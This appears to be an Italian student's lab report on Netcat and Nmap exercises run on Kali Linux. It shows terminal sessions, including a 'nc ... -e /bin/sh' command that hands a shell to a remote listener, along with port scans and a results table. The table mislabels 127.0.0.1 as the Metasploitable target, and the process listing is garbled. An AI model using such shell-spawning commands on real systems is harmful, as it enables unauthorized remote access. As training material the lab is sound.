


W9D1 - Pratica

Traccia Netcat

```
zsh: corrupt history file /home/kali/.zsh_history
(kali㉿kali)-[~]
$ nc -l -p 1234
ls
Desktop
Documents
dos
Downloads
gameshell
gameshell.1
gameshell-save.sh
gameshell.sh
Music
Pictures
Programmi
Public
studenti
Templates
tmp
Videos
windows
```



```
(kali㉿kali)-[~]
$ nc 192.168.50.100 1234 -e /bin/sh
```

```
(kali㉿kali)-[~]
$ nc -l -p 1234 -c whoami

(kali㉿kali)-[~]
$ nc -l -p 1234 -c whoami

(kali㉿kali)-[~]
$ █ system

(kali㉿kali)-[~]
$ nc 192.168.50.100 1234
kali

(kali㉿kali)-[~]
$ █
```

```
(kali㉿kali)-[~]
$ nc -l -p 1234 -c "uname -a"

(kali㉿kali)-[~]
$ █

(kali㉿kali)-[~]
$ nc 192.168.50.100 1234
(UNKNOWN) [192.168.50.100] 1234 (?) : Connection refused

(kali㉿kali)-[~]
$ nc 192.168.50.100 1234
Linux kali 6.8.11-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.8.11-1kali2 (2024-05-30) x86_64 GNU/Linux

(kali㉿kali)-[~]
$ █
```

```
(kali㉿kali)-[~]
$ nc -l -p 1234 -c "ps -aux"
(kali㉿kali)-[~]
$
```

| user | pid | %cpu | %mem | rss | vsz | state | time | command |
|-------------------------------|-------|----------|----------------------|----------------------|---------------------------------------|-------|-------|---|
| kali | 1105 | 0.0 | 1.9 | 383080 | 38632 | ? | 13:03 | 0:00 /usr/lib/x86_64-linux-gnu/xfce4/panel/wrap |
| ugins/libxfce4powermanager.so | 18 | 27262993 | power-manager-plugin | Power Manager Plugin | Display the battery levels | | | |
| your display | | | | | | | | |
| kali | 1138 | 0.0 | 1.9 | 457604 | 39888 | ? | 13:03 | 0:00 /usr/lib/x86_64-linux-gnu/xfce4/notifyd/xfce |
| ugins/libactions.so | 22 | 27262994 | actions | Action Buttons | Log out, lock or other system actions | | | |
| kali | 1149 | 0.0 | 2.2 | 618568 | 45228 | ? | 13:03 | 0:00 nm-applet |
| kali | 1153 | 0.0 | 1.3 | 411132 | 27972 | ? | 13:03 | 0:00 light-locker |
| kali | 1155 | 0.0 | 0.0 | 12632 | 1580 | ? | 13:03 | 0:00 xcace -e Super_L Control_L Escape |
| kali | 1159 | 0.0 | 0.8 | 255876 | 16256 | ? | 13:03 | 0:00 /usr/libexec/polkit-mate-authentication-age |
| kali | 1162 | 0.0 | 0.3 | 307956 | 6144 | ? | 13:03 | 0:00 /usr/libexec/geoclue-2.0/demos/agent |
| kali | 1167 | 0.0 | 0.4 | 922420 | 8704 | ? | 13:03 | 0:00 xiccd |
| kali | 1184 | 0.0 | 1.8 | 60860 | 36480 | ? | 13:03 | 0:00 /usr/bin/python3 /usr/share/system-config-p |
| kali | 1189 | 0.0 | 2.5 | 512444 | 52208 | ? | 13:03 | 0:00 /usr/bin/python3 /usr/bin/blueman-applet |
| kali | 1195 | 0.0 | 1.1 | 261968 | 23624 | ? | 13:03 | 0:00 xfce4-power-manager |
| colord | 1197 | 0.0 | 0.6 | 315324 | 14000 | ? | 13:03 | 0:00 /usr/libexec/colord |
| kali | 1218 | 0.0 | 0.6 | 425292 | 13056 | ? | 13:03 | 0:00 /usr/libexec/gvfs-udisks2-volume-monitor |
| root | 1235 | 0.0 | 0.6 | 468828 | 13616 | ? | 13:03 | 0:00 /usr/libexec/udisks2/udisksd |
| kali | 1239 | 0.0 | 0.2 | 230360 | 5888 | ? | 13:03 | 0:00 /usr/libexec/dconf-service |
| kali | 1275 | 0.0 | 0.3 | 307420 | 6400 | ? | 13:03 | 0:00 /usr/libexec/gvfs-goa-volume-monitor |
| kali | 1281 | 0.0 | 0.3 | 308472 | 6784 | ? | 13:03 | 0:00 /usr/libexec/gvfs-gphoto2-volume-monitor |
| kali | 1288 | 0.0 | 0.3 | 307512 | 6528 | ? | 13:03 | 0:00 /usr/libexec/gvfs-mtp-volume-monitor |
| kali | 1298 | 0.0 | 0.4 | 388480 | 8320 | ? | 13:03 | 0:00 /usr/libexec/gvfs-afc-volume-monitor |
| kali | 1344 | 0.0 | 0.4 | 533288 | 8960 | ? | 13:03 | 0:00 /usr/libexec/gvfsd-trash --spawner :1.22 /o |
| kali | 1352 | 0.0 | 0.3 | 233984 | 6272 | ? | 13:03 | 0:00 /usr/libexec/gvfsd-metadata |
| kali | 1363 | 0.0 | 0.3 | 46628 | 7296 | ? | 13:03 | 0:00 /usr/libexec/bluetooth/obexd |
| kali | 14754 | 0.0 | 4.8 | 452936 | 98444 | ? | 13:30 | 0:03 /usr/bin/qterminal |
| kali | 14760 | 0.0 | 4.8 | 453436 | 98984 | ? | 13:30 | 0:02 /usr/bin/qterminal |
| kali | 14761 | 0.0 | 0.3 | 10364 | 6708 | pts/2 | 13:30 | 0:00 /usr/bin/zsh |
| kali | 14769 | 0.0 | 0.3 | 10328 | 6628 | pts/3 | 13:30 | 0:00 /usr/bin/zsh |
| root | 17275 | 0.0 | 0.0 | 0 | 0 | ? | 13:35 | 0:00 [kworker/u6:3-flush-8:0] |
| root | 46968 | 0.0 | 0.0 | 0 | 0 | ? | 14:36 | 0:00 [kworker/1:1-events] |
| kali | 48477 | 0.0 | 0.3 | 307316 | 6272 | ? | 14:39 | 0:00 /usr/lib/x86_64-linux-gnu/xfce4/xfconf/xfce |
| root | 48679 | 0.0 | 0.0 | 0 | 0 | ? | 14:39 | 0:00 [kworker/u5:0-events_unbound] |
| root | 48840 | 0.0 | 0.0 | 0 | 0 | ? | 14:39 | 0:00 [kworker/u6:0-flush-8:0] |
| root | 51174 | 0.0 | 0.0 | 0 | 0 | ? | 14:44 | 0:00 [kworker/0:0-events] |
| root | 56218 | 0.0 | 0.0 | 0 | 0 | ? | 14:55 | 0:00 [kworker/1:0-ata_sff] |
| root | 56368 | 0.0 | 0.0 | 0 | 0 | ? | 14:55 | 0:00 [kworker/0:1] |
| root | 58837 | 0.0 | 0.0 | 0 | 0 | ? | 15:00 | 0:00 [kworker/1:2-ata_sff] |
| kali | 59657 | 0.0 | 0.0 | 2596 | 1408 | pts/2 | 15:01 | 0:00 sh -c ps -aux |
| kali | 59754 | 0.0 | 0.0 | 2496 | 1920 | pts/3 | 15:02 | 0:00 nc 192.168.50.100 1234 |
| kali | 59755 | 100 | 0.2 | 9572 | 4480 | pts/2 | 15:02 | 0:00 ps -aux |

```
(kali㉿kali)-[~]
$
```

Traccia Nmap

Sto controllando con nmap in kali la macchina metasploitable:

```
(kali㉿kali)-[~]  
$ nmap -sT -p 0-1023 127.0.0.1  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-02 14:37 EDT  
Nmap scan report for localhost (127.0.0.1)  
Host is up (0.000056s latency).  
All 1024 scanned ports on localhost (127.0.0.1) are in ignored states.  
Not shown: 1024 closed tcp ports (conn-refused)  
  
Nmap done: 1 IP address (1 host up) scanned in 0.09 seconds
```

```
(kali㉿kali)-[~]  
$ sudo nmap -sS -p 0-1023 127.0.0.1  
[sudo] password for kali:  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-02 14:40 EDT  
Nmap scan report for localhost (127.0.0.1)  
Host is up (0.000030s latency).  
All 1024 scanned ports on localhost (127.0.0.1) are in ignored states.  
Not shown: 1024 closed tcp ports (reset)  
  
Nmap done: 1 IP address (1 host up) scanned in 0.15 seconds
```

```
(kali㉿kali)-[~]  
$ sudo nmap -A -p 0-1023 127.0.0.1  
  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-02 14:42 EDT  
Nmap scan report for localhost (127.0.0.1)  
Host is up (0.000033s latency).  
All 1024 scanned ports on localhost (127.0.0.1) are in ignored states.  
Not shown: 1024 closed tcp ports (reset)  
Too many fingerprints match this host to give specific OS details  
Network Distance: 0 hops  
  
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 2.26 seconds
```

Report

| Tipo di scansione | Fonte dello scan | Target dello scan | Risultati ottenuti |
|--------------------------|--------------------------------|---------------------------------|---|
| TCP | Kali Linux (192.168.50.100) | Metasploitable 2 (127.0.0.1) | All 1024 scanned ports on localhost (127.0.0.1) are in ignored states. Not shown: 1024 closed tcp ports (conn-refused). Nmap done: 1 IP address (1 host up) scanned in 0.09 seconds |
| SYN | Kali Linux (192.168.50.100) | Metasploitable 2 (127.0.0.1) | All 1024 scanned ports on localhost (127.0.0.1) are in ignored states. Not shown: 1024 closed tcp ports (reset). Nmap done: 1 IP address (1 host up) scanned in 0.15 seconds |
| switch «-A» | Kali Linux (192.168.50.100) | Metasploitable 2 (127.0.0.1) | All 1024 scanned ports on localhost (127.0.0.1) are in ignored states. Not shown: 1024 closed tcp ports (reset). Too many fingerprints match this host to give specific OS details. Network Distance: 0 hops. Nmap done: 1 IP address (1 host up) scanned in 2.26 seconds |